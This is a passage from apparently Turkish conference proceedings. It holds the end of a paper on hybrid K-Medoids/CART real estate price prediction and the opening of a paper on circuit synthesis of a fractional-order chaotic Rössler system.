distance, Jaccard criterion and hot coding were used in order to operate on different types of data. The optimum cluster number was determined by the Davies Bouldin index. In the classification step, regression-based CART algorithm was used to predict continuous numerical values. The maximum tree depth was determined as 15, the smallest leaf size as 2 and the smallest size required for division is set to 4. The hybrid model was validated and the accuracy on cluster basis were found to be 70%, 85% and 75%.


Keywords: *Machine Learning, Decision Tree, Clustering, Real Estate Price Prediction*

1. GİRİŞ

Günümüzün ekonomik durumu içerisinde taşınmaz kıymetli malların fiyatlandırması için genel bir standart bulunmamaktadır. Bu durum emlak için de geçerlidir. Bireysel kullanıcılar, hem alıcı hem de satıcı tarafında, kıymetli taşınmazlarını satmak veya kiralamak istediklerinde benzer ürünlere bakarak bir fiyatlandırma yapmaktadır. Bu durum ilgili taşınmaz için çok yüksek veya düşük fiyatlandırmaya neden olabilmektedir. Değerinde olmayan fiyatı temel alan diğer kullanıcılar da buna göre ilan verdiklerinde, hatalı fiyat belirleme zincirleme şekilde devam etmektedir. Bu olumsuz durumu engellemek, doğru fiyat bulabilmek, fiyatlandırmaya etki eden faktörleri belirleyebilmek adına emlak fiyatı tahminleme çalışmaları yürütülmektedir [1, 2]

Literatür incelendiğinde emlak fiyatlandırma tahmini için iki temel yöntemden yararlanıldığı görülmüştür. Bunları ilki Hedonik yöntem [3], diğeri de makine öğrenmesi temelli yöntemlerdir [4]. Hedonik yöntemde ürüne ait parametreler çoklu regresyon analizi ile değerlendirilir [5, 6]. Makine öğrenmesi tarafından bakıldığında, emlak fiyatı tahmini için en çok tercih edilen yöntemlerin Yapay Sinir Ağları [2], Regresyon Ağaçları [7], Destek Vektör Makinaları ve K En Yakın Komşu [8] olduğu görülmektedir.

Yapılan bu çalışmalar incelendiğinde fiyat tahmin için denetimli öğrenme yöntemlerinin çoğunlukla tercih edildiği, denetimsiz öğrenmenin az sayıda çalışmada kullanıldığı görülmüştür. Yapılan bu çalışmada denetimsiz ve denetimli öğrenme yöntemleri birleştirilerek Şekil 1'de görsel olarak sunulan hibrit bir tahmin modeli geliştirilmiştir.



Şekil 1. Önerilen hibrit sistemin genel mimarisi

Bu model ilk adımda eldeki verileri, parametrelerinin benzerliğine göre kümelemektedir. Buradaki amaç benzer verilerin gruplanması bu sayede denetimli öğrenmenin genel bir tahmin fonksiyonuna yakınsayamadığı durumlarda veriyi özelleştirerek tahmin fonksiyonunu iyileştirmektir. Kümeleme adımında K-Medoids [9] yöntemi karma uzaklık metriklerini kullanarak veriyi üç kümeye ayırmıştır. Oluşan her küme için bir CART [10] ağacı modeli fiyat tahmini için kullanılmıştır.

2. MATERYAL VE METOT

- **Veri Kümesi**

İlgili modeli eğitmek ve test etmek adına Çanakkale ilindeki konut türündeki emlak ilanları Hürriyet Emlak adlı web sitesinden python scrapy kütüphanesi yardımıyla çekilmiştir. İlgili veri kümesi 150 adet konut ilanı ve bu ilanlara ait 13 adet öz nitelikten oluşmaktadır. İlgili öz nitelikler ve değer türleri Tablo 1’de sunulmuştur.

Tablo 1. Kullanılan veri kümesindeki öz nitelikler ve değer türleri

Öz Nitelik Adı	Değer Türü
Fiyat	Nümerik
Birim Fiyat	Nümerik
Mahalle	Kategorik
Konut Şekli	Kategorik
Oda Sayısı	Kategorik
M2	Nümerik
Bulunduğu Kat	Kategorik
Bina Yaşı	Nümerik
Isınma	Kategorik
Kat Sayısı	Nümerik
Tapu	Kategorik
Cephe	Kategorik
Yakıt Tipi	Kategorik

Emlak fiyat tahmininin gerçekçi ve doğruluk oranı yüksek şekilde yapılabilmesi için ilgili çalışmada merkez tabanlı kümeleme yaklaşımı ile karar ağaçları birleştirilmiştir. Kümeleme yaklaşımı sayesinde benzerlik oranı yüksek olan veriler benzer olmayanlardan ayrılmış, oluşan her küme için karar ağaçlarından oluşan bir karar modeli tasarlanmıştır. İlgili modelin detayları takip eden alt başlıklarda sunulmuştur.

• Kümeleme Yöntemi

Bir tahmin probleminde kullanılan verilerin sınıfları bilinmediğinde, ilgili veriler benzerliklerine göre gruplanır (kümelenir). Verilerin bu şekilde gruplanmasında Bağlantı Temelli, Merkez Nokta Temelli, Dağıtım Temelli, Yoğunluk Temelli ve Örgü Temelli olmak üzere beş ana yaklaşım kullanılmaktadır [11]. Yapılan bu çalışmada Merkez Nokta Temelli yaklaşım tercih edilmiştir.

Merkez Nokta Temelli yaklaşım, adının da belirttiği üzere, veri uzayı içerisinde merkez noktaları bularak bu noktalara yaklaşan veriler ile kümeler oluşturma esasına dayanmaktadır. Veri noktalarının birbirine yaklaşması benzerliği temsil ederken uzaklaşması ise farklılığı temsil eder. Buna göre bir veri kümesinde X ve Y özniteliklerinden oluşan n adet veri varsa, bu veriler arasındaki mesafe Öklit, Manhattan veya Minkowski uzaklık ölçütleri [12] ile aşağıda verilen formüller ile hesaplanabilir.

$$\text{Öklit} = \sqrt{\sum_{i=1}^n (x_i - y_i)^2} \quad (1)$$

$$\text{Manhattan} = \sum_{i=1}^n |x_i - y_i| \quad (2)$$

$$\text{Minkowski} = \left(\sum_{i=1}^n (|x_i - y_i|^d) \right)^{1/d} \quad (3)$$

Eşitlik 3’de verilen Minkowski uzaklığı, üst derecesi (d)’nin alacağı değerlere göre diğer iki ölçütü kapsadığından nümerik veri noktaları için uzaklık hesaplanırken Minkowski ölçütü kullanılmıştır.

Çalışmada kullanılan veri kümesinin özniteliklerine bakıldığında, sayısal değerlerin yanı sıra kategorik değerlerin de yer aldığı görülmektedir. Kategorik değerlerin arasındaki uzaklığın hesaplanması için, literatürde de sıkça tercih edilen, Jaccard ölçütü [13] ile sıcak kodlama [14] kullanılmıştır. Veri kümesi içerisinde kategorik değerleri arasında ikili ayrımın (benzer – benzemez şeklinde) olduğu veri noktaları için Jaccard ölçütü kullanılmıştır. Bu ölçüt için özniteliğin aldığı kategorik değerler ikili değerlerden oluşan bir vektör üzerinde kodlanır. İki nokta arasındaki fark ise bu vektörlerin uzaklığına göre gibi hesaplanır.

İlgili çalışmada kullanılan veri kümesindeki bazı öz nitelikler kategorik olsa da bunların arasında direkt bir ikili ayrım yapmak söz konusu değildir. Örneğin “Oda sayısı” özniteliği “1+0” dan “10+2” ye kadar değişiklik göstermektedir. “1+0” bir dairenin “2+1” daireye olan benzerliği ile “4+2” olan bir

daireye benzerliği aynı değildir. Kategorik değerler arasında alan bilgisine dayanan bu benzerlik veya farklılıkların temsil edilebilmesi için de sıcak kodlama kullanılmıştır.

- **Karar Ağacı Yöntemi**

Bu çalışmada karar ağacı modeli iki aşamada kullanılmıştır. Kümeleme aşamasında her kümenin eldeki öz niteliklere ve değerlerine göre nasıl oluşturulduğu karar ağacı ile modellenmiştir. Bu amaçla oluşan küme bilgisi sınıf etiketi olarak kullanılmıştır. Bu aşamada kullanılan karar ağacı bilgi kazancına göre eldeki öz nitelikleri test ederek, bilgi kazancının en yüksek olduğu öz niteliği dallanma düğümü olarak seçer. Bu düğümden oluşacak dallar da, ilgili öz niteliğin aldığı değerlere göre belirlenir. Bu yaklaşım kök denilen ilk düğümden başlayarak, sınıf bilgilerinin tutulduğu yaprak adlı en alt seviyedeki düğümlere dek devam eder ve bütün bir ağaç yapısı oluşturulur.

O_i , bir S_i sınıfın içerisindeki örnekler, P_i i verisinin S_i sınıfına ait olma olasılığı iken her bir örneğin sınıflanması için gereken bilgi miktarı (B) Eşitlik 4'deki gibi hesaplanır [15].

$$B(O_1, O_2, \dots, O_m) = -\sum_{i=1}^m p_i \log_2 p_i \quad (4)$$

Bu durumda bir A öz niteliğini aldığı değerlere göre alt kümelere bölmek için gerekli entropi [16] aşağıdaki gibi hesaplanır.

$$E_A = \sum_{i=1}^k \frac{O_{1i} + O_{2i} + \dots + O_{mi}}{O} B(O_{1i}, \dots, O_{mi}) \quad (5)$$

Eşitlik 4 ve Eşitlik 5'den yola çıkarak, bir öz nitelik için bilgi kazancı, bilgi ile entropi arasındaki fark şeklinde hesaplanabilir.

$$Kazanç_A = B(O_1, \dots, O_m) - E_A \quad (6)$$

Sınıflama aşamasında ise her bir küme için fiyat bilgisinin tahminine yönelik bir karar ağacı oluşturulmuştur. İlgili tahmin değeri sürekli nümerik bir değer olduğundan bu kısımda CART [10] ağacı kullanılmıştır. CART ağacı nümerik sınıflama yapabilmek adına regresyon temelli bir yöntem temel alır. Uygulanan CART ağacında dallanma kriteri olarak en küçük kareler yöntemi seçilmiştir. Buna göre elde n adet veri noktası olduğunda her bir x verisini S ile belirtilen sınıflara atamak için ayarlanabilir parametrelerden oluşan U vektörünü içeren bir f fonksiyonu kullanılır. Bu tahmin fonksiyonu ile gerçek değer arasındaki fark hata oranını belirtir. İlgili hata oranı Eşitlik 7'deki gibi hesaplanmaktadır.

$$\sum_{i=1}^n (S_i - f(U, x_i))^2 \quad (7)$$

- **Hibrit Model**

Tek bir sınıflama modeli kullanıldığında, ilgili modelin tüm alanı modellemesi her zaman mümkün olmamakta, bu nedenle de başarımlar düşmektedir. Özellikle eldeki veri büyük

olduğunda, problemi daha özerk alt kümelere bölmek ve her alt kümeyle özel bir tahmin modeli oluşturmak, başarımlarını yükseltmek için tercih edilebilecek yöntemlerden birisidir [17, 18]

Şekil 1’de genel mimarisi verilen hibrit model, kümeleme ve daha sonra sınıflama yaparak emlak için fiyat tahmini gerçekleştirmektedir. Kümeleme adımında merkez nokta temelli yaklaşım tercih edilmiştir. Merkez temelli yaklaşım için K-Means ve K-Medoids en sık tercih edilen algoritmalarındandır. Yapılan bu çalışmada olarak K-Medoids yöntemi seçilmiştir. Bu yöntemin tercih edilmesindeki esas neden merkez noktaları seçiminde, K-Means in aksine, veri kümesinde yer alan noktaların kullanılmasıdır [19.]. Eldeki veri kümesi hem sayısal hem de kategorik veriler içerdiğinden hesaplamalarda karma bir uzaklık ölçütünden yararlanılmıştır. Buna göre sayısal değerler için Minkowski uzaklığı kullanılırken, kategorik veriler için Jaccard ve sıcak kodlama kullanılmıştır. Kümeleme adımında karar ağacı için hem sayısal hem de kategorik öz nitelikleri değerlendirmek adına C4.5 [20] algoritması kullanılmıştır. Dalların kriteri olarak, bilgi kazancı oranı, durma derinliği olarak 15, en küçük yaprak boyutu 2 ve bölünme için gerekli en küçük boyut 4 olarak belirlenmiştir. Tahmin adımında kullanılan CART ağacı için dallanma kriteri olarak en küçük kareler yöntemi kullanılmıştır. Kümeleme adımında kullanılan C4.5 ağacı ile uyumlu olması açısından durma derinliği olarak 15, en küçük yaprak boyutu 2 ve bölünme için gerekli en küçük boyut 4 olarak belirlenmiştir.


3. HİBRİT MODELİN ANALİZ SONUÇLARI

İlgili modelin çalışma süreci kümeleme ile başlamaktadır. Kümeleme yöntemi olarak K-Medoids seçildiğinden en etkili kümelerin oluşturulabilmesi için oluşacak küme sayısını, k , belirlenmesi kritiktir. Bu nedenle $k=\{3,5,7\}$ olacak şekilde ilgili algoritma çalıştırılmış ve en uygun k , Davies Bouldin İndeksi’ne [21] göre belirlenmiştir. Sonuçlar Tablo 2’de verilmiştir.

Tablo 2: Davies Bouldin İndeksi değerlerine göre en uygun k sayısını gösterir tablo


K	Davies Bouldin İndeksi
3	0.193
5	0.206
7	0.218

Tablo 1’de elde edilen sonuçlara göre en uygun küme sayısı 3 olarak belirlenmiştir. Yeni gelecek verilerin hangi kümeyle atanacağı göstermek amacıyla C4.5 karar ağacı modeli oluşturulmuştur. Buna göre oluşan model Şekil 2’de verilmiştir.



Şekil 2. Kümeleme ağacı


Sınıflama adımında, fiyat tahmini için her kümeye ait özel bir karar ağacı oluşturulmuştur. Küme-1 için oluşan model oldukça detaylı olduğundan ilgili modelin bir kesiti Şekil 3’de sunulmuştur.



Şekil 3. Küme-1 için oluşan karar ağacı modeli


Şekil 3’e bakıldığında ilk küme için oluşturulan modelde fiyat tahminine etki eden en önemli faktörün konutun bulunduğu mahalle olarak görülmektedir. Mahalle bazında oda sayısı, bulunduğu kat, cephe ve metre kare diğer önemli faktörler olarak tespit edilmiştir.

Küme-2 için oluşturulan model Şekil 4 de verilmiştir. İlgili şekil incelendiğinde fiyatlandırmayı etki eden en önemli faktörün metrekare olduğu bunu bina yaşı, ısıtma ve kat sayısını takip ettiği görülmüştür.



Şekil 4. Küme-2 için oluşan karar ağacı modeli

Küme-3 için ise Küme-2 dekine benzer şekilde en önemli faktör metre kare olmuştur. Ancak bundan sonraki dallanmalar Küme-1'e benzer şekilde mahalle üzerinden yapılmıştır. Küme-3 için oluşturulan modelin görseli Şekil 5'de sunulmuştur.



Şekil 5. Küme-3 için oluşan karar ağacı modeli

Fiyat tahmini için oluşturulan her üç model için bir validasyon yapılmıştır. Her kümeye eşit dağılımlı girecek şekilde 60 adet veri çekilmiş, bu ilanlarda yer alan fiyatların tahmin edilmesi için ilgili veriler modellere verilmiştir. Yapılan bu teste ilk kümeye giren 20 adet ilandan 14'ü, ikinci kümede 17'si ve üçüncü kümede 15'i doğru tahmin edilmiştir.

4. SONUÇ

Yapılan bu çalışmada konut tipindeki emlakların fiyat tahminin gerçekleştirmek üzere hibrti bir model kurulmuştur. Bu model ilk adımda merkez noktası kümeleme mantığı ile çalışan K_Medoids yöntemini kullanmıştır. Eldeki veri kümesi hem kategorik hem de nümerik değerler içerdiğinden Minkowski uzaklığı, Jaccard ölçütü ve sıcak kodlamadan oluşan karma uzaklık ölçütü tercih edilmiştir. İkinci adımda her küme için CART algoritmasına dayalı karar ağacı modelleri kurulmuştur. İlgili modeller incelendiğinde konutun metre kare bilgisi ile bulunduğu mahallenin fiyat tahmininde önemli rol oynadığı belirlenmiştir. Oluşturulan modeller her kümeye eşit dağılacak şekilde yeni veriler ile

valide edilmiştir. Bunu sonucunda modelleri doğruluk oranı ölçütü sırasıyla %70, %85 ve %75 olmuştur.

Oluşturtulan bu model için gelecek çalışmalarda, k sayısının daha geniş değer aralığında optimizasyonu, karar ağaçlarının parametre optimizasyonu, kullanılan veri kümesinin genişletilmesi ve tahmin adımımda farklı öğrenme metotlarının kullanılması ile geliştirilebilir. Modelin bu yöndeki geliştirilmeleri ileriki çalışmalarda devam ettirilecektir.

5. KAYNAKÇA

- [1] L. Li, K. Chu, "Prediction of real estate price variation based on economic parameters," 2017 International Conference on Applied System Innovation (ICASI), Sapporo, 2017, pp. 87-90, doi: 10.1109/ICASI.2017.7988353.
- [2] A. Varma, A. Sarma, S. Doshi, R. Nair, "House Price Prediction Using Machine Learning and Neural Networks," 2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT), Coimbatore, 2018, pp. 1936-1939, doi: 10.1109/ICICCT.2018.8473231.
- [3] C.Y. Kesbiç, M. İnci, E. Baldemir, "Estimating Hedonic Demand Parameters in Real Estate Market: The Case Of Mugla", Muğla Üniversitesi Sosyal Bilimler Enstitüsü Dergisi (İLKE), Bahar 2008, Sayı 20.
- [4] B. Trawiński et al., "Comparison Of Expert Algorithms With Machine Learning Models For Real Estate Appraisal", 2017 IEEE International Conference on Innovations in Intelligent Systems and Applications (INISTA), Gdynia, 2017, pp. 51-54, doi: 10.1109/INISTA.2017.8001131
- [5] A. Valier, "Who performs better? AVMs vs hedonic models", Journal of Property Investment and Finance Vol. 38 No. 3, 2020 pp. 213-225. doi 10.1108/JPIF-12-2019-0157
- [6] J.M. Montero, R. Mínguez, G. Fernández-Avilés, "Housing Price Prediction: Parametric Versus Semi-Parametric Spatial Hedonic Models", J Geogr Syst 20, 27–55 (2018). <https://doi.org/10.1007/s10109-017-0257-y>
- [7] D. Phan, "Housing Price Prediction Using Machine Learning Algorithms: The Case of Melbourne City, Australia", 2018 International Conference on Machine Learning and Data Engineering (iCMLDE), Sydney, Australia, 2018, pp. 35-42, doi: 10.1109/iCMLDE.2018.00017.
- [8] A. Baldominos, I. Blanco, A.J. Moreno, R. Iturrarte, O. Bernárdez, C. Afonso, "Identifying Real Estate Opportunities Using Machine Learning", Applied Sciences. 2018; 8(11):2321. <https://doi.org/10.3390/app8112321>

- [9] L. Kaufmann, P. Rousseeuw, "Clustering by Means of Medoids", Data Analysis based on the L1-Norm and Related Methods, pages 405-416, 1987
- [10] L. Breiman, J. Friedman, C.J. Stone, R.A. Olshen, "Classification and Regression Trees", Chapman and Hall/CRC. 1984. ISBN 9780412048418
- [11] L. Rokach, "A Survey of Clustering Algorithms". In: Maimon O., Rokach L. (eds) Data Mining and Knowledge Discovery Handbook. Springer, Boston, MA. 2009. https://doi.org/10.1007/978-0-387-09823-4_14
- [12] L. Z. Ding, Q. Zhang , "A Comparative Study of Different Distances for Similarity Estimation", In: Chen R. (eds) Intelligent Computing and Information Science. ICICIS 2011, Communications in Computer and Information Science, vol 134. Springer, Berlin, Heidelberg. 2011 https://doi.org/10.1007/978-3-642-18129-0_75
- [13] J. Cheng, L. Zhang, "Jaccard Coefficient-Based Bi-clustering and Fusion Recommender System for Solving Data Sparsity", In: Yang Q., Zhou ZH., Gong Z., Zhang ML., Huang SJ. (eds) Advances in Knowledge Discovery and Data Mining. PAKDD 2019. Lecture Notes in Computer Science, vol 11440. Springer, Cham, 2019. https://doi.org/10.1007/978-3-030-16145-3_29
- [14] T.j. Hancock, M.T. Khoshgoftaar. "Survey on Categorical Data for Neural Networks", J Big Data (2020) 7:28. <https://doi.org/10.1186/s40537-020-00305-w>
- [15] J.R. Quinlan, "Induction of Decision Trees", Mach Learn 1, 81–106 (1986). <https://doi.org/10.1007/BF00116251>
- [16] C.E. Shannon, W. Weaver, "The Mathematical Theory of Communication", Univ of Illinois Press. 1949. ISBN 0-252-72548-4
- [17] W. Bao, N. Lianju, K. Yue, "Integration of Unsupervised and Supervised Machine Learning Algorithms for Credit Risk Assessment", Expert Systems with Applications, Volume 128, pp. 301-315. 2019. ISSN 0957-4174, <https://doi.org/10.1016/j.eswa.2019.02.033>
- [18] A.C.M. Fong, G. Hong, "Boosted Supervised Intensional Learning Supported by Unsupervised Learning", International Journal of Machine Learning and Computing, Vol. 11, No. 2, March 2021
- [19] P. Olukanmi, F. Nelwamondo, T. Marwala, "Effect of Data Parameters and Seeding on k-Means and k-Medoids," 2020 International Conference on Artificial Intelligence, Big Data, Computing and Data Communication Systems (icABCD), Durban, South Africa, 2020, pp. 1-6, doi: 10.1109/icABCD49160.2020.9183892
- [20] J.R. Quinlan, "C4.5: Programs for Machine Learning", Morgan Kaufmann Publishers, 1993.

- [21] D.D.L. Bouldin, W. Donald, "A Cluster Separation Measure", IEEE Transactions on Pattern Analysis and Machine Intelligence. PAMI-1 (2): 224–227. 1979. doi:10.1109/TPAMI.1979.4766909

FRAKSİYONEL DERECELİ KAOTİK RÖSSLER SİSTEMİNİN DEVRE SENTEZİ

İbrahim Ethem Saçu¹, Nimet Korkmaz¹

¹*Erciyes Üniversitesi, Klinik Mühendisliği Arş. ve Uyg. Merkezi (ERKAM), Kayseri, TURKEY*

iesacu@erciyes.edu.tr

ORCID: 0000-0002-8627-8278

ÖZET

Bu çalışmada kaotik Rössler Sistemi'nin fraksiyonel versiyonu üzerinde durulmuştur. İlk olarak; fraksiyonel dereceli bu sistemin kaotik davranış sergileyebileceği en küçük fraksiyonel derecesi belirlenmiştir ve bu hesaplamalarda kararlılık analiz yöntemlerinden yararlanılmıştır. Ardından, fraksiyonel dereceli bu diferansiyel denklemlerin çözümü için en yaygın fraksiyonel türev metotlarından olan Grünwald-Letnikov (G-L) yöntemi ile nümerik simülasyon çalışmaları yapılmıştır. Devamında, ilgili sistemin devre doğrulamasının yapılması amaçlanmıştır. Bu amaç doğrultusunda, fraksiyonel dereceli diferansiyel denklemlerin integrasyonunu elde edebilmek için standart kapasitörler yerine, yaklaşıklık fonksiyonlarından yararlanılarak FOSTER-I R-C taklit devreleri oluşturulmuştur. Bu R-C taklit devrelerinin eleman değerlerinin belirlenmesi için, Matsuda yaklaşıklık metodu ile türetilen üçüncü dereceden bir transfer fonksiyonundan yararlanılmıştır. Fraksiyonel dereceli Rössler Sistemi'nin devre sentezi için tasarlanan bu yapının doğrulaması ise devre simülasyon çalışmaları ile yapılmıştır.

Anahtar Kelimeler: *Kaotik Rössler Sistemi, Fraksiyonel Kapasitör, Devre Sentezi, Matsuda Yaklaşıklık Yöntemi, FOSTER-I Ağı.*

THE CIRCUIT SYNTHESIS OF THE FRACTIONAL-ORDER CHAOTIC RÖSSLER SYSTEM

ABSTRACT

The fractional version of the chaotic Rössler System is considered in this study. Firstly; the minimum fractional order, which the fractional-order system can exhibit chaotic behavior, has been determined by using a stability analysis method. After that, the Grünwald-Letnikov (G-L) method, which is one of the most common fractional derivative methods, has been used to solve these fractional-order differential equations, numerically. After these studies, it is aimed to verify the circuit of the related system. For this purpose, the FOSTER-I R-C emulation circuits instead of the standard capacitors have been built to integrate fractional-order differential equations by employing the approximation functions. The element values of these R-C emulation circuits have been determined by using a third-order transfer function derived from Matsuda approximation method. The verifications of these structures have been made by the circuit simulation studies.

Keywords: *Chaotic Rössler System, Fractional Capacitor, Circuit Synthesis, Matsuda Approximation Method, FOSTER-I Network.*

1. GİRİŞ

Kaotik sistemler başlangıç şartlarına duyarlılık ve geniş güç spektrumu karakteristikleriyle birçok araştırmaya konu olmuştur. İlk kez Fransız filozof Henry Poincare'in yaptığı astronomi çalışmaları ile 20. yüzyılın başlarında literatüre sunulmuştur. Başlangıç şartlarındaki küçük değişimlerin sistem çıkışının kompleksliğini artırdığı bu sistemlerde, sonuçların tahmin edilebilirliği zorlaşmaktadır [1].

Kaotik sistemler; güvenilir haberleşme, hava tahmini, kripto sistemleri, biyolojik sistemler ve ekonomi gibi farklı alanlarda uygulama alanı bulmaktadır [2]. Doğrusal yöntemlere uygulanan klasik çözüm yöntemlerinin kaotik yapılar gibi doğrusal olmayan süreçlerin analizinde kullanılması, sınırlı çözüm imkânı sunmaktadır. Bu nedenle kaotik sistemlerin analizi için yeni metotların kullanımı söz konusu olmaktadır.

Kaotik sistemlerin çözümü için farklı bir bakış açısı kazandıran fraksiyonel hesaplama literatürde son zamanlarda dikkat çeken bir konu haline gelmiştir. Tamsayı dereceli matematiksel hesaplamadan farklı olarak; fraksiyonel hesaplamalarda, diferansiyel denklemlerin derecesinin kesirli sayı, tamsayı veya kompleks sayı olabileceği belirtilmektedir. Hesaplama açısından farklı bir yaklaşım kazandıran bu yöntem; mühendislik, kontrol teorisi ve biyoloji gibi alanlarda karşılaşılan problemlerin çözümlerinde

kullanılabilmektedir. Fraksiyonel dereceli sistemlerin en dikkat çeken avantajlarından biri daha doğru modelleme sağlaması iken, bir diğeri ise fraksiyonel derecelerin ek bir tasarım parametresi olarak kullanılabilesidir [3].

Bu çalışmada öncelikle, Alman bilim insanı Otto Rössler tarafından 1976 yılında kaotik Lorenz Sistemi'ne benzeyen, bununla birlikte daha kolay hesaplama ve devre gerçekleştirme imkânı sunan kaotik Rössler Sistemi'nin fraksiyonel versiyonu üzerinde durulmuştur [4, 5]. İlk olarak; fraksiyonel dereceli bu sistemin kaotik davranış sergileyebileceği en küçük fraksiyonel derecesi belirlenmiştir ve bu hesaplamalarda kararlılık analiz yöntemlerinden yararlanılmıştır [6, 7]. Sonrasında, fraksiyonel dereceli bu diferansiyel denklemlerin çözümü için en yaygın fraksiyonel türev metotlarından olan Grünwald-Letnikov (G-L) yöntemi kullanılarak nümerik simülasyon çalışmaları yapılmıştır [8].

Kaotik yapıların gerçek zamanlı işaretlerle elde edilmesi bilgi şifreleme yöntemleri gibi pratik uygulamalarda kullanım alanı bulduğundan, bu sistemlerin devre sentezi oldukça önemlidir. Öte yandan, fraksiyonel dereceli sistemlerin çözümünde yaygın şekilde kullanılan G-L yöntemi gibi nümerik analiz yöntemlerinin, bu sistemlerin devre sentezi çalışmalarında doğrudan kullanılması oldukça güçtür. İlgili analiz yöntemlerinin hafıza gereksinimi problemleri nedeniyle; fraksiyonel dereceli sistemlerin devre sentezi çalışmalarında, genellikle devre karmaşıklığı ve donanım maliyeti açısından daha etkin bir tasarım yaklaşımı sunan yaklaşık fonksiyonlarının kullanımı öne çıkmaktadır [9].

Burada ise, fraksiyonel dereceli Rössler Sistemi'nin devre sentezinde; fraksiyonel dereceli diferansiyel denklemlerin integrasyonunu elde edebilmek için standart kapasitörler yerine, yaklaşıklık fonksiyonlarından yararlanılarak FOSTER-I R-C taklit devreleri oluşturulmuştur. Bu R-C taklit devrelerinin eleman değerlerinin belirlenmesi için, Matsuda yaklaşıklık metodu ile türetilen üçüncü dereceden bir transfer fonksiyonundan yararlanılmıştır [10]. Fraksiyonel dereceli Rössler Sistemi'nin devre sentezi için tasarlanan bu yapının doğrulaması ise devre simülasyon çalışmaları ile yapılmıştır.

Bu kapsamda; fraksiyonel dereceli kaotik Rössler Sistemi'nin tanıtılması, en küçük fraksiyonel derecenin hesaplanması amacıyla; denge noktalarının belirlenmesi ve takiben sistemin kararlılık analizlerinin yapılmasının ayrıntıları Bölüm 2'de ele alınacaktır. En küçük fraksiyonel derecenin belirlenmesinin ardından, Rössler Sistemi'nin dinamik davranışları G-L yöntemi kullanılarak nümerik simülasyon sonuçları elde edilmiş ve bu sonuçlar Bölüm 3'te verilmiştir. Bölüm 4'te fraksiyonel dereceli sistemin devre sentezi için kullanılacak olan FOSTER-I R-C ağının elde edilme sürecin ayrıntıları ele alınmış ve SPICE devre simülasyon sonuçları sunulmuştur. Son bölümde ise çalışmadan elde edilen sonuçlar tartışılmaktadır.

2. FRAKSİYONEL DERECELİ RÖSSLER SİSTEMİ

Alman araştırmacı Otto Rössler, 1976 yılında kaotik Lorenz Sistemi'ne benzeyen, bununla birlikte çarpma terimleri içermemesi sebebiyle daha kolay analiz imkânı sunan yeni bir kaotik sistem

tasarlamıştır. Rössler Sistemi'nin devre gerçekleştirim çalışmaları için önerilen farklı versiyonları da literatürde mevcuttur [11-13]. Bu modifikasyonlardan sıklıkla kullanılanlardan biri olan ve Thomas L. Carroll tarafından ortaya konulan yapının matematiksel tanımlaması Denklem 1'de görülmektedir [11]:

$$\begin{aligned}
 {}_0D_t^{q_1}x &= -\alpha(\Gamma x + \beta y + \lambda z) \\
 {}_0D_t^{q_2}y &= -\alpha(-x - \gamma y + 0.02y) \\
 {}_0D_t^{q_3}z &= -\alpha(-g(x) + z) \\
 g(x) &= \begin{cases} 0, & x \leq 3 \\ \mu(x-3), & x > 3 \end{cases}
 \end{aligned} \tag{1}$$

Burada $\Gamma=0.05$, $\alpha=10^4$, $\beta=0.2$, $\lambda=1$, $\mu=15$ ve $\gamma=0.133$ olarak seçildiğinde Denklem 1 ile tanımlanan Rössler Sistemi kaotik davranış sergilemektedir. Denklem 1'deki Rössler Sistemi'nin denge noktaları; sistemin durum değişkenlerinin sıfıra eşitlenerek çözülmesi sonucunda 'x' durum değişkeninin '3' değerinden küçük eşit veya büyük olup olmaması durumuna göre hesaplanmıştır. Buna göre, ' $x \leq 3$ ' durumu için $E_1=(0, 0, 0)$ ve ' $x > 3$ ' durumu için $E_2=(4, -30.58, 15)$ olarak hesaplanır. Denklem 1'deki sistemin Jacobian matrisleri Denklem 2'deki gibi elde edilmiştir [11].

$$\begin{aligned}
 J_1 &= \begin{pmatrix} -\alpha\Gamma & -\alpha\beta & -\alpha\lambda \\ \alpha & \alpha(\gamma - 0.02) & 0 \\ 0 & 0 & -\alpha \end{pmatrix} \\
 J_2 &= \begin{pmatrix} -\alpha\Gamma & -\alpha\beta & -\alpha\lambda \\ \alpha & \alpha(\gamma - 0.02) & 0 \\ \mu\alpha & 0 & -\alpha \end{pmatrix}
 \end{aligned} \tag{2}$$

Fraksiyonel dereceli sistemlerin kararlık analizleri için klasik kararlılık hesaplama yöntemleri kullanılmamaktadır. Bu çalışmada ise Tavazoei and Haeri tarafından detayları referans [6, 7]'de ele alınan yöntem kullanılmıştır. Bu yöntemde göre fraksiyonel sistemlerin kararlılık durumları, " $|\arg(\lambda)| > (q\pi/2)$, $0 < q < 1$ " şartı ile sağlanmaktadır. Burada ' λ ' sistemin Jacobian matrisi için hesaplanan özdeğerleridir. Denklem 2'deki Jacobian matrislerinden J_1 için özdeğerler $\lambda_{1,2,3} = 10^4(-1, 0.0315 + 0.7024i, 0.0315 - 0.7024i)$ iken; J_2 için özdeğerler $\lambda_{1,2,3} = 10^4(0.0774, -0.5072 + 3.9055i, -0.5072 - 3.9055i)$ olarak hesaplanmıştır. Buna göre Denklem 1'deki Rössler Sistemi'nin kaotik davranış sergileyebilmesi için fraksiyonel derecenin ayarlanabileceği minimum değeri ifade eden ' $q_{min} > 0.9715$ ' olarak belirlenmiştir. Bu çalışma için ise kullanılacak olan fraksiyonel dereceler ' $q_1=q_2=q_3=q$ ' olmak üzere ' $q=0.985$ ' olarak seçilmiştir.


3. FRAKSİYONEL DERECELİ RÖSSLER SİSTEMİ'NİN NÜMERİK SİMÜLASYONU

Literatürde fraksiyonel diferansiyel işlemlerin çözümü için Riemann-Liouville, Caputo ve Grünwald-Letnikov (G-L) gibi farklı hesaplama yöntemleri mevcuttur [8]. Burada fraksiyonel dereceli Rössler Sistemi'nin nümerik çözümleri için Denklem 3'te verilen G-L yöntemi kullanılmıştır:

$${}_0D_{tk}^q f(t) \approx \frac{1}{h^q} \sum_{j=0}^k c_j^{(q)} f(t_{k-j}) \quad (3)$$

$$c_0^{(q)} = 1, \quad c_j^{(q)} = \left(1 - \frac{1+q}{j}\right) c_{j-1}^{(q)}$$

Denklem 3'te $j=4000$, $h=0.00001$ değerleri ve $[x, y, z(0, 0, 0) = 0.1]$ başlangıç koşulları ile G-L yöntemi kullanılarak çözülen fraksiyonel dereceli Rössler Sistemi'ne ait nümerik simülasyon sonuçları Şekil 1'de gösterilmektedir. Sistemin durum değişkenleri x, y ve z için zaman domeni cevapları Şekil 1.a'da sunulurken, Şekil 1.b'de ise çeşitli faz portresi yanıtları verilmektedir.



